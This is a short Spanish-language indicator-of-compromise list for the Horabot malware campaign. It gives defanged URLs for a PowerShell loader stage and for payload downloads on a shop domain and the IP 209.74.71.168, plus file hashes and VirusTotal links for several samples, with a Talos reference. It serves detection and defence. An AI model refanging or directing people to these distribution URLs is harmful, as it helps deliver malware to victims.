
Etapas del Loader Powershell:
hxxps[:]//wwwf060225.facturasturoni.shop/*

URLs que contienen HORABOT:
hxxp[:]//209.74.71.168/ll2310/at3
hxxp[:]//209.74.71.168/*

##
Análisis Segundo Troyano exe.txt
https://www.virustotal.com/gui/file/98e4f904f7de1644e519d09371b8afcbbf40f
f3bd56d76ce4df48479a4ab884b/detection

hxxp[:]//209.74.71.168/md/md.zip
SHA256

98e4f904f7de1644e519d09371b8afcbbf40ff3bd56d76ce4df48479a4ab884b
SHA1
4a1b94a9a5113106f40cd8ea724703734d15f118
MD5s
0adb9b817f1df7807576c2d7068dd931

6.txt
Análisis
https://www.virustotal.com/gui/file/f46bbf3c30f2fc9a795e6bc98436ce37e30b0
6a81a20cdbeb9f92aa3f1415ccb/details
MD5
29f2ee1c5ae191b0da0a10d8829b00fc
SHA-1
d10b8690307e27ee470c38de42cba5b564184886
SHA-256
f46bbf3c30f2fc9a795e6bc98436ce37e30b06a81a20cdbeb9f92aa3f1415ccb

b.txt
Analisis
https://www.virustotal.com/gui/file/03e01afd17f7db2816d5884e2012aaae4b551
45f58a75395e02e890374c35c49/details
MD5
5f6f209c61b5ea7c51c061faf246dbc8
SHA-1
1efe5bdd89eac03b2b6b5e69b5b3c8ba4ffcdffd
SHA-256
03e01afd17f7db2816d5884e2012aaae4b55145f58a75395e02e890374c35c49

Referencia de Horabot versión 2023:
https://blog.talosintelligence.com/new-horabot-targets-americas/